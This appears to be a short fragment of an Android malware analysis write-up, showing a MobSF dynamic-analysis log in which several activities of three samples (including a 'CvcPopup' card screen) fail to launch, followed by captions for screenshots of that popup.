


Unsuccessful , it didn't start due to multiple invalid parameters


Setting up MobSF Dynamic Analysis environment...
Running HTTP(S) interception proxy.
Invoking MobSF agents.
Environment is ready for Dynamic Analysis.
Start Instrumentation or Run the application and navigate through the different flows or business logic manually.
Starting Activity: .Main
Invalid Parameters
Starting Activity: .activities.Cards
Invalid Parameters
Starting Activity: .activities.CvcPopup
Invalid Parameters
Starting Activity: .DevAdminDisabler
Invalid Parameters

7A99, 8D0A and 20F4


Dynamic Analysis



CvCPopup view of 7a99



CvCPopup view of 8d0a



CvCPopup view of 20f4